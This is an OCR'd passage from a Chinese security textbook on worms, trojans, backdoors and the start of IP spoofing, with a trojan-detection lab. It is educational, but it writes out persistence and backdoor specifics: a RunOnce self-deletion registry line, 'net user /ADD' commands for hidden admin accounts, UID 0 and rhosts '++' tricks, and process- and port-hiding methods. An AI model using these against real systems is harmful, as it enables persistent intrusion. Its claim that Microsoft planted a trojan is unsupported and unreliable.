


图 4.9 蠕虫的工作流程

4.2.2 蠕虫的重要机制和功能结构

1. 蠕虫的扫描机制

一般来说，蠕虫希望隐蔽地传播，并尽快地传播更多的主机。根据这一原则，扫描模块采取的扫描策略是：随机选取一段 IP 地址，然后对这一地址段上的主机进行扫描。

差的扫描程序并不知道一段地址是否已经被扫描过，只是随机地扫描 Internet，很有可能重复扫描一个地址段。于是，随着蠕虫传播的越广，网上的扫描包越多，即使探测包很小，但积少成多，就会引起严重的网络拥塞，应引起注意。

扫描策略改进的原则是，尽量减少重复的扫描，使扫描发送的数据包尽量少，并保证扫描覆盖尽量大的范围。按照这一原则，可以有如下一些策略。

(1) 在网段的选择上，可以主要对当前主机所在网段进行扫描，对外网段随机选择几个小的 IP 地址段进行扫描。

(2) 对扫描次数进行限制。

(3) 将扫描分布在不同的时间段进行，不集中在某一时间内。

(4) 针对不同的漏洞设计不同的探测包，以提高扫描效率。例如：

- 对远程缓冲区溢出漏洞，通过发出溢出代码进行探测；
- 对 Web CGI 漏洞，发出一个特殊的 HTTP 请求探测。

2. 蠕虫的隐藏手法

蠕虫为了不被发现，就要采用一些隐藏技术。下面介绍蠕虫的几种隐藏手法。

(1) 修改蠕虫在系统中的进程号和进程名称，掩盖蠕虫启动的时间记录。此方法在 Windows 95/98 下可以使用 RegisterServiceProcess API 函数使得进程不可见。但是，在 Windows NT/2000 下，由于没有这个函数，只能在 psapi. dll 的 EnumProcess API 上设置"钩子"，建立一个虚的进程查看函数。

(2) 将蠕虫复制到一个目录下，并更换文件名为已经运行的服务名称，使任务管理器不能终止蠕虫运行。这时要参考 ADV API32. DLL 中的 OpnSCManagerA 和 CreateServiceA. API 函数。

(3) 删除自己：在 Windows 95 系统中，可以采用 DeleteFile API 函数。在 Windows 98/NT/2000 中，只能在系统下次启动时删除自己。比较好的方法是在注册表中写一条：

HKLM\SoftWare\MICROSOFT\WINDOWS\CurrentVetsion\RUNONCE%COMSPEC%/C DEL < PATH_TO_WORM\WORM_FILE_NAME. EXE

然后重新启动操作系统。

3. 蠕虫程序的功能结构

一个蠕虫程序的基本功能包括传播模块、隐藏模块和目的模块三部分。

(1) 传播模块

传播模块是实现蠕虫的自动入侵功能。没有蠕虫的传播技术，也就谈不上什么蠕虫技

术。传播模块由扫描子模块、攻击子模块和复制子模块组成。

- 扫描模块负责探测存在漏洞的主机。当程序向某个主机发送探测漏洞的信息并收到成功的反馈信息后，就会得到一个可传播的对象。
- 攻击模块按照漏洞攻击步骤自动攻击已经找到的攻击对象，获得一个 shell。获得一个 shell，就拥有了对整个系统的控制权。对 Win 2x 来说，就是 cmd. exe。
- 复制模块通过原主机和新主机的交互，将蠕虫程序复制到新主机并启动，实际上是一个文件传输过程。

(2) 隐藏模块：侵入主机后，隐藏蠕虫程序，防止被用户发现。

(3) 目的模块：实现对计算机的控制、监视或破坏等功能。

4.2.3 蠕虫举例

1. I_WORM. Blebla. B 网络蠕虫

该蠕虫通过电子邮件的附件发送，文件的名称是 xromeo. exe 和 xjuliet. chm。

当用户在使用 OE 阅读信件时，这两个附件自动被保存、运行。当运行了该附件后，该蠕虫程序将自身发送给 Outlook 地址簿里的每一个人，并将信息发送给 alt. comp. virus 新闻组。该蠕虫程序是以一个 E-mail 附件的形式发送的，信件的主体是以 HTML 语言写成的，并且含有两个附件：xromeo. exe 及 xjuliet. chm，收件人本身看不见邮件的内容。

该蠕虫程序的危害性还表现在它还能修改注册表的一些项目，使得一些文件的执行必须依赖该蠕虫程序生成的在 Windows 目录下的 SYSRNJ. EXE 文件。由此可见，对于该病毒程序的清除不能简单地将蠕虫程序删除掉，而必须先将注册表中的有关该蠕虫的设置删除后，才能删除这些蠕虫程序。

2. I_WORM/EMANUEL 网络蠕虫

该蠕虫通过 Microsoft 的 Outlook Express 自动传播给受感染计算机的地址簿里的所有人，给每人发送一封带有该附件的邮件。该网络蠕虫长度为 16 896～22 000 字节，有多个变种。

在用户执行该附件后，该网络蠕虫程序在系统状态区域的时钟旁边放置一个“花”一样的图标，如果用户单击该“花”图标，就会出现一个消息框，大意是不要按此按钮。如果按了该按钮的话，会出现一个以 Emmanuel 为标题的信息框，当用户关闭该信息框时又会出现一些别的：诸如上帝保佑你的提示信息。

该蠕虫是世界上第一个可自我分解成多个大小可变化的程序块(插件)，分别潜藏在计算机内的不同位置，以便躲避查毒软件，在传播和破坏时，再将这些碎块聚合成一个完整程序。

3. I_WORM. Magistr 网络蠕虫

这是一个恶性恶意代码，可通过网络上的电子邮件或在局域网内进行传播，发作时间是在感染系统一个月后。发作时，它会随机在当前机上找一个. EXE 或. SCR 文件和一些. DOC 或. TXT 文件作为附件发出去，并会改写本地机和局域网中计算机上的文件，导致文件不能恢复。在 Windows 9x 环境下，该蠕虫会像 CIH 病毒一样，破坏 BIOS 和清除硬盘上

的数据，是危害性非常大的一种恶意代码。

4. SQL 蠕虫王

SQL 蠕虫王是 2003 年 1 月 25 日在全球爆发的蠕虫。它非常小，仅仅只有 376 字节，是针对 Microsoft SQL Server 2000 的蠕虫，利用的安全漏洞是"Microsoft SQL Server 2000 Resolution 服务远程缓冲区溢出"漏洞，利用的端口是 SQL Server Resolution 服务的 UDP 1434。

当 SQL Server Resolution 服务在 UDP 1434 端口接收到第一个字节设置为 0x04 的 UDP 包时，SQL 监视线程会获取 UDP 包中的数据，并用用户提供的该信息尝试打开注册表中的某一键值。利用这一点，攻击者会在该 UDP 包后追加大量字符串数据。当尝试打开这个字符串对应的键值时，会发生基于栈的缓冲区溢出。如果溢出成功，蠕虫将取得系统控制权，并开始向随机 IP 地址发送自身。

5. 震荡波

震荡波（worm. sasser）是一种长度为 15 872 字节的蠕虫，它依赖于 Windows NT/2000/XP/Server2003，以系统漏洞为传播途径。下面介绍震荡波的传播过程。

（1）复制自身到系统目录（名为%WINDOWS%\avserve2. exe，15 872 字节），然后登记到自启动项：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
avserve2. exe = %WINDOWS%\avserve2. exe
```

（2）开辟线程，在本地开辟后门：监听 TCP 5554 端口（支持 USER、PASS、PORT、RETR 和 QUIT 命令），被攻击的机器主动连接本地 5554 端口，并把 IP 地址和端口传过来。本线程负责把病毒文件传送到被攻击的机器。

（3）开辟 128 个扫描线程。以本地 IP 地址为基础，取随机 IP 地址，疯狂地试探连接 445 端口：如果试探成功，则运行一个新的病毒进程对该目标进行攻击，把该目标的 IP 地址保存到 c：\win2. log。

（4）利用 Windows 的 LSASS 中存在一个缓冲区溢出漏洞进行攻击。一旦攻击成功，会导致对方机器感染此病毒并进行下一轮的传播。攻击失败也会造成对方机器的缓冲区溢出，导致对方机器程序非法操作，以及系统异常等。由于该病毒在 lsass. exe 中溢出，可以获取管理员的权限，并执行任意指令。

（5）溢出代码会主动从原机器下载病毒程序，运行起来，开始新的攻击。

4.3 特洛伊木马

4.3.1 特洛伊木马及其类型

古希腊诗人荷马（Homer）在其史诗依利雅得（The Iliad）中，描述了一个故事：希腊王的王妃海伦被特洛伊（Troy）的王子掠走，希腊王在攻打 Troy 城时，使用了木马计（the

stratagem of Trojan horse)，在巨大的木马内装满了士兵，然后假装撤退，把木马留下。特洛伊人把木马当作战利品拉回特洛伊城内。到了夜间，木马内的士兵，钻出来作为内应，打开城门。希腊王得以攻下特洛伊城。此后，人们就把特洛伊木马(Trojan horse)作为伪装的内部颠覆者的代名词。

RFC1244(Request for Comments：1244)中，关于特洛伊木马程序的定义是：特洛伊木马程序是一种程序，它能提供一些有用的或者令人感兴趣的功能。但是还具有用户不知道的其他功能，例如在用户不知晓的情况下复制文件或窃取密码。简单地说，凡是人们能在本地计算机上操作的功能，木马基本上都能实现。

根据木马程序对计算机的动作方式，木马程序可以分为如下几种类型：

1. 远程控制型

远程控制型是木马程序的主流。所谓远程控制就是在计算机间通过某种协议(如TCP/IP 协议)建立起一个数据通道。通道的一端发送命令，另一端解释并执行该命令，并通过该通道返回信息。简单地说，就是采用 client/server(客户机/服务器，简称 C/S)工作模式。

采用 C/S 模式的木马程序都由两部分组成：一部分称为被控端(通常是监听端口的 server 端)，另一部分称为控制端(通常是主动发起连接的 client 端)。被控端的主要任务是隐藏在被控主机的系统内部，并打开一个监听端口，就像隐藏在木马中的战士，等待着攻击的时机，当接收到来自控制端的连接请求后，主线程立即创建一个子线程并把请求交给它处理，同时继续监听其他的请求。控制端的任务只是发送命令，并正确地接收返回信息。

这种类型的木马运行起来非常简单，只要先运行服务端程序，同时获得远程主机的 IP 地址，控制者就能任意访问被控制端的计算机，从而使远程控制者在本地计算机上做任意想做的事情。

2. 信息窃取型

信息窃取型木马的目的是收集系统上的敏感信息，例如用户登录类型、用户名、口令、密码等。这种木马一般不需要客户端，运行时不会监听端口，只悄悄地在后台运行，一边收集敏感信息，一边不断检测系统的状态。一旦发现系统已经连接到 Internet 上，就在受害者不知情的情形下将收集的信息通过一些常用的传输方式(如电子邮件、ICQ、FTP)把它们发送到指定的地方。

3. 键盘记录型

键盘记录型木马只做一件事情，就是记录受害者的键盘敲击，并完整地记录在 LOG 文件中。

4. 毁坏型

毁坏型木马以毁坏并删除文件(如受害者计算机上的. dll、. ini 或. exe)为主要目的。

4.3.2 特洛伊木马的特征

木马是一种危害性极大的恶意代码。它可以窃取数据，篡改、破坏数据和文件，释放病毒，执行远程非法操作者的指令，甚至可以使系统自毁。下面介绍它的特征：

1. 非授权性与自动运行性

一旦控制端与服务端建立连接后，控制端将窃取用户密码，获取大部分操作权限，如修改文件、修改注册表、重启或关闭服务端操作系统、断开网络连接、控制服务端鼠标和键盘、监视服务端桌面操作、查看服务端进程等。这些权限不是用户授权的，而是木马自己窃取的。

2. 隐藏性和欺骗性

隐藏是一切恶意代码的存在之本。木马为了获得非授权的服务，还要通过欺骗进行隐藏。

3. 可预置性

木马程序可以在系统软件和应用软件的文件传播中被人置入，也可以在系统或软件设计时被故意放置进来。例如微软曾在其操作系统设计时故意放置了一个木马程序，可以将客户的相关信息发回到其总部。

4. 非自繁殖性与非自动感染性

一般来说，病毒具有极强的传染性，而木马虽然可以传播，但本身不具备繁殖性和自动感染的功能。

4.3.3 特洛伊木马的传播形式

木马的传播都是先进行伪装或改头换面(如利用 exe 文件绑定将木马捆绑在小游戏上，或将木马的图标直接改为 html、txt、jpg 等文件的图标)，然后进行传播。下面介绍木马的几种传播形式。

(1) 手工放置：手工放置比较简单，是最常见的做法。手工放置分本地放置和远程放置两种。本地放置就是直接在计算机上进行安装。远程放置就是通过常规攻击手段，获得目标主机的上传权限后，将木马上传到目标计算机上，然后通过其他方法使木马程序运行起来。

(2) 以邮件附件的形式传播：控制端将木马改头换面后，然后将木马程序添加到附件中，发送给收件人。

(3) 通过 OICQ 对话，利用文件传送功能发送伪装了的木马程序。

(4) 将木马程序捆绑在软件安装程序上，通过提供软件下载的网站(Web/FTP/BBS)传播。

(5) 通过病毒或蠕虫程序传播。

(6) 通过磁盘或光盘传播。

4.3.4 特洛伊木马的基本技术

1. 木马的隐藏与欺骗技术

隐藏是一切恶意代码生存之本,欺骗是通过伪装实现隐藏的一种技巧。下面介绍木马的几种隐藏手段:

(1) 进程隐蔽。服务器端想要隐藏木马,可以伪隐藏,也可以真隐藏。伪隐藏,就是指程序的进程仍然存在,只不过是让它消失在进程列表里。真隐藏则是让程序彻底的消失,不以一个进程或者服务的方式工作。

伪隐藏的方法比较简单。在 Windows 9x 系统中,只要把木马服务器端的程序注册为一个服务(在后台工作的进程)就可以了。这样,程序就会从任务列表中消失,系统不再认为是一个进程,当按下 Ctrl+Alt+Delete 组合键的时候,也就看不到这个进程。对于 Windows NT、Windows 2000 等,通过服务管理器则要使用 API 的拦截技术,通过建立一个后台的系统钩子拦截 PSAPI 的 EnumProcessModules 等相关的函数实现对进程和服务的遍历调用的控制,当检测到进程 ID(PID)为木马程序的服务器端进程的时候则直接跳过,这样就实现了进程的隐藏。金山词霸等软件就是使用了类似的方法,拦截了 TextOutA、TextOutW 函数,截获屏幕输出,实现即时翻译。同样,这种方法也可以用在进程隐藏上。

当进程为真隐藏的时候,这个木马的服务器部分程序运行之后,就不应该具备一般进程的特征,也不应该具备服务特征,即它完全溶进了系统的内核。因此可以不把它做成一个应用程序,而把它作为一个线程,即一个其他应用程序的线程,把自身注入其他应用程序的地址空间。而这个应用程序对于系统来说,是一个绝对安全的程序,这样就达到了彻底隐藏的效果。

(2) 伪装成图像文件,即将木马图标修改成图像文件图标。

(3) 伪装成应用程序扩展组件。将木马程序写成任何类型的文件(如 dll、ocx 等),然后挂在十分出名的软件中。因为人们一般不怀疑这些软件。

(4) 错觉欺骗。利用人的错觉,例如故意混淆文件名中的 1(数字)与 l(L 的小写)、0(数字)与 o(字母)或 O(字母)。

(5) 合并程序欺骗。合并程序就是将两个或多个可执行文件结合为一个文件,使这些可执行文件能同时执行。木马的合并欺骗就是将木马绑定到应用程序中。

2. 程序的自加载运行技术

在受害系统中驻留的木马程序应当具有自加载启动运行功能。让程序自运行的方法比较多。最常见的方法是对 Windows 系统注册表、win.ini 文件、system.ini 文件或启动组文件进行修改。

3. 木马程序建立连接的隐藏技术

木马程序的数据传递方法有很多种,通常是靠 TCP、UDP 传输数据。这时可以利用

Winsock 与目标机的指定端口建立起连接，使用 send 和 recv 等 API 进行数据的传递，但是这种方法的隐蔽性比较差，往往容易被一些工具软件查看到，例如在命令行状态下使用 netstat 命令，就可以查看到当前的活动 TCP、UDP 连接。

为了躲避这种侦察，可以采用多种方法，例如合并端口法和使用 ICMP(Internet control message protocol)协议进行数据发送的方法。

合并端口是在一个端口上同时绑定两个 TCP 或者 UDP 连接，通过把自己的木马端口绑定于特定的服务端口(比如 80 端口的 HTTP)之上，从而达到隐藏端口的目的。

使用 ICMP 协议进行数据发送的方法，是通过修改 ICMP 头的构造，加入木马的控制字段。这样的木马具备很多新的特点，例如：不占用端口，使用户难以发觉；使用 ICMP 可以穿透一些防火墙，从而增加防范的难度。

4. 发送数据的组织方法

为了避免被发现，木马程序必须很好地控制数据的传输量，例如把屏幕画面切分为多个部分，并将画面存储为 JPG 格式，使压缩率变高，使数据变得十分小，甚至在屏幕没有改变的情况下，传送的数据量为 0。

实验 12　判断并清除木马

1. 实验目的

(1) 掌握在 TCP/IP 系统中判断木马的方法。
(2) 掌握手工清除常见木马的基本方法。

2. 说明 1：查看开放端口进行木马判断

当前最常见的木马是基于 TCP/IP 协议、按照 C/S 模式工作的。这样，被种上木马服务器就会打开监听端口等待连接。例如，冰河木马的监听端口是 7626，Back Orifice 2000 使用的端口是 54320，因此，通过查看本机开放端口，就可以判定自己的机器是否中了木马或黑客程序。

下面介绍几种查看开放端口的方法。

(1) 使用 Windows 自身带的命令 netstat

netstat 命令是 Windows 自带的运行在 TCP/IP 环境下的一个命令。它可以显示并统计有关连接和侦听端口。其命令格式如下：

```
netstat [-a] [-e] [-n] [-s] [-p protocol] [-r] [interval]
```

- -a　显示所有连接和侦听端口。
- -e　显示以太网统计，可以与-s 选项结合使用。
- -n　以数字格式显示地址和端口号。
- -s　显示 protocol 指定的协议的统计，默认协议为 TCP、UDP、ICMP、IP。
- -p　显示 protocol 指定的连接。

- -r　显示路由表内容。
- interval　重新显示所选的统计，每次显示之间的暂停时间由 interval 设定。

(2) 在 Windows 2000 下使用命令行工具 fport。

(3) 使用与 fport 功能相同的图形界面工具 Active Ports。

3. 说明 2：常见木马的手工清除方法

不同的木马根据其工作原理和危害，有不同的手工清除方法。这些方法在网络上可以搜索到。

4. 实验准备

(1) 上网搜索一种可以查看开放端口的工具，记录安装和使用的方法。

(2) 上网搜索并记录多种木马的手工清除方法。

5. 实验内容

(1) 下载并安装一种查看开放端口的软件。

(2) 用下载软件查看自己机器的端口。

(3) 记录查看软件的显示内容。

(4) 对所发现的木马进行手工清除。

6. 推荐的分析讨论内容

(1) 你遇到过哪些木马？它们有些什么危害？

(2) 你使用过哪几种端口查看命令或软件？它们各有什么特点？

(3) 其他发现或想到的问题。

4.4　陷　　门

4.4.1　陷门及其特征

陷门(trap doors)也称"后门"，是一种利用系统脆弱性进行重复攻击的技术，通常是一段非法的操作系统程序，通过它可以在一个程序模块中留下未被登记的秘密入口，使用户可以不按正常的访问步骤获得访问权。它们有些是程序员为了进行调试和测试而预留的一些特权；有些则是入侵者在完成入侵目标后，为了能够继续保持对系统的访问特权而采用的一些技术。

陷门一般有如下一些技术或功能特征：

(1) 陷门通常寄生于某些程序(有宿主)，但无自我复制功能。

(2) 它们可以在系统管理员采取了增强系统安全措施(如改变所有密码)的情况下，照样进入系统。

(3) 它们可以使攻击者以最短的时间再次进入系统，而不是重新挖掘漏洞。

(4) 许多陷门可以饶过注册,直接进入系统或者帮助攻击者隐藏其在系统中的一举一动。

(5) 陷门可以把再次入侵而被发现的可能性降至最低。

4.4.2 常见陷门举例

1. 账号与注册陷门

(1) Login 陷门

在 UNIX 中,Login 程序常用来对 Telnet 来的用户进行口令验证。入侵者获取 Login 的源代码并修改,使它在比较输入口令与存储口令时先检查陷门口令。当入侵者输入陷门口令后,Login 程序将忽视管理员设置的口令而让入侵者长驱直入。使用这种方法,入侵者可以进入任何账号,甚至是 root 目录。

(2) 密码破解陷门

密码破解陷门,即破解口令薄弱的账号,多数是寻找口令薄弱的未使用账号,并使管理人员无法判断哪些账号应当封存。

(3) 超级账号陷门

超级账号(root、Administrator 和 Admin)是系统安全的宝贵资源。入侵者一旦可以创建这样的账号,就可以拥有很大的权力。在 Windows NT/2000 上可以使用下面的命令创建本地特权账号。

```
net user <username> <password>/ADD
net localgroup <groupname> <username>/ADD
```

在 UNIX 下,在口令文件中增加一个 UID 为 0 的账号,是创建超级账号的最简单方法。

(4) rhosts++陷门

在联网的 UNIX 机器中,像 Rsh 和 Rlogin 这样的服务是基于 rhosts 的。入侵者只要向可以访问的用户的 rhosts 文件中输入++,就可以允许任何人从任何地方进入这个账户。这些账号也成了入侵者再次侵入的陷门。

2. 网络通行陷门

入侵者不仅想隐匿在系统里,而且还要隐匿他们的网络通行陷门。这些网络通行陷门有时允许入侵者通过防火墙进行访问。有许多网络陷门程序允许入侵者建立某个端口号,并且不通过普通服务就能实现访问。因为这是通过非标准网络端口的通行,管理员可能忽视入侵者的足迹。这种陷门通常使用 ICP、UDP 和 ICMP,但也可能是其他类型报文。

(1) TCP shell 陷门

TCP shell 陷门建立在防火墙没有阻塞的高位 TCP 端口,例如,可能建立在 SMTP 端口,因为很多防火墙允许 E-mail 通过。TCP shell 陷门可以让入侵者躲过 TCP wrapper 技术。这些端口在许多情况下受口令保护,以防管理员连接后察觉。管理员可以用 netstat 命令查看当前的连接状态以及有关端口的使用情况。

(2) UDP shell 陷门

通常入侵者将 UDP shell 陷门放置在 DNS 端口，因为许多防火墙设置成允许类似 DNS 的 UDP 报文的通行。由于 UDP 是无连接的，管理员不会像观察 TCP 连接的怪异情况那样发现它，因而不能用 netstat 显示入侵者的访问痕迹。

(3) ICMF shell 陷门

由于许多防火墙允许外部 ping 内部的机器，所以入侵者可以将数据放入 ping 的 ICMP 包，在 ping 的机器间形成一个 shell 通道。虽然管理员也许会注意到 ping 包，但他不查看包内数据就不会了解哪些是入侵者的数据包。

3. 隐匿陷门

(1) 隐匿进程陷门

入侵者通常想隐匿他们运行的程序。这样的程序一般是口令破解程序和监听程序(sniffer)。有许多办法可以实现他们的目的，较通用的有：

- 编写程序时修改自己的 argv 使它看起来像其他进程名。
- 将 sniffer 程序改名再执行。
- 修改库函数致使 ps 不能显示所有进程。
- 将一个陷门或程序嵌入中断驱动程序使它不会在进程表显现。

(2) 文件系统陷门

入侵者也需要在服务器上存储他们的掠夺品或数据，并不被管理员发现。入侵者的文件一般有 exploit 脚本工具、陷门集、sniffer 日志、E-mail 的备份、源代码等。为了防止管理员发现这些文件，入侵者需要修补 ls、du、fsck，以隐匿特定的目录和文件。在很低的级别，入侵者做这样的漏洞：以专有的格式在硬盘上割出一部分，表示为坏的扇区，使管理人员难发现这些"坏扇区"里的文件。

(3) 共享库陷门

几乎所有的 UNIX 系统都使用共享库，而管理员很少检查这些库，因此一些入侵者在向 cryPt. c 和_crypt. c 等函数里做了陷门。

(4) Cronjob 陷门

UNIX 上的 Cronjob 可以按时间表调度特定程序运行。例如入侵者可以加入陷门 shell 程序，使它在深夜 1 点到 2 点之间运行。

(5) 内核陷门

内核是 UNIX 工作的核心。使库躲过 MD5 校验的方法同样适用于内核级别。

(6) Boot 块陷门

一些入侵者将一些陷门留在根区，因为在 UNIX 下多数管理员不检查根区的软件。

(7) 网络服务陷门

网络服务陷门是以服务方式启动陷门或把陷门放置在服务程序有关的文件中。例如在 Windows NT 中可以采用以服务方式启动陷门程序，使陷门随系统运行而自动启动。这样会带来手工不易删除和隐藏性好的好处。在 UNIX 中，由于系统管理员在一般情况下不经常检查超级服务器守护进程(ineted)，因此这些配置文件就成为放置陷门的好地方。

4.4.3　一些常见陷门工具

下面是黑客常用的创建陷门的工具：

- rootkit、cron、at、secadmin、Invisible Keystoke、remove. exe、rc(UNIX)；
- Windows 启动文件夹；
- su7(http://www. sub7. net)；
- Netcat(http://www. atstake. com/research/tools)；
- VNC(http://www. alvnc. com)；
- BO2K(http://www. sourceforge. net/projects/bo2k)。

4.5　电子欺骗攻击

电子欺骗是与认证(authentication)和信任(trust)相联系的一个概念。认证是网络上的计算机相互间进行识别的过程。信任是经过认证获准连接的相互关系。信任有程度之分，有高度信任关系的两台计算机进行连接，一般不需要严格的认证；而信任程度较低的两台计算机之间进行连接，就需要进行严格的认证。

电子欺骗(spoofing)就是在两台建立了信任关系的计算机之间冒充其中一台，对另一台进行欺骗性连接，而后对其发起攻击。这种欺骗可以通过不同的网络协议漏洞进行。电子欺骗的种类很多，下面仅举几个常见的例子加以介绍。

4.5.1　IP 欺骗

1. IP 欺骗方法

IP 欺骗就是冒用别的机器的 IP 地址欺骗第三者。假定有两台主机 S(设 IP 地址为 201.15.192.01)和 T(设 IP 地址为 201.15.192.02)，并且它们之间已经建立了信任关系。入侵者 X 要对 T 进行 IP 欺骗攻击，就可以假冒 S 与 T 进行通信。图 4.10 为 IP 欺骗的基本过程。




图 4.10　IP 欺骗的基本过程

(1) 确认攻击目标

施行 IP 欺骗的第一步是确认攻击目标。下面是容易受到电子欺骗攻击的服务类型：

- 运行 Sun RPC(Sun remote procedure call，Sun 远程过程调用)的网络设备；

- 基于 IP 地址认证的任何网络服务；
- 提供 R 系列服务的机器，如提供 rlogin、rsh、rcp 等服务的机器。

其他没有这类服务的系统所受到的 IP 欺骗攻击虽然有，但要少得多。

(2) 使计划要冒充的主机无法响应目标主机的会话

当 X 要对 T 实施 IP 欺骗攻击时，就要假冒 S(称为被利用者)与目标主机 T 进行通信。但是，X 并不是真正的 S。因此，为了不是由于 T 向 S 回送的报文，使 S 对 T 的报文产生反应，而使 X 暴露，X 就要设法使 S 瘫痪，使之无法响应目标主机 T 的数据报文。

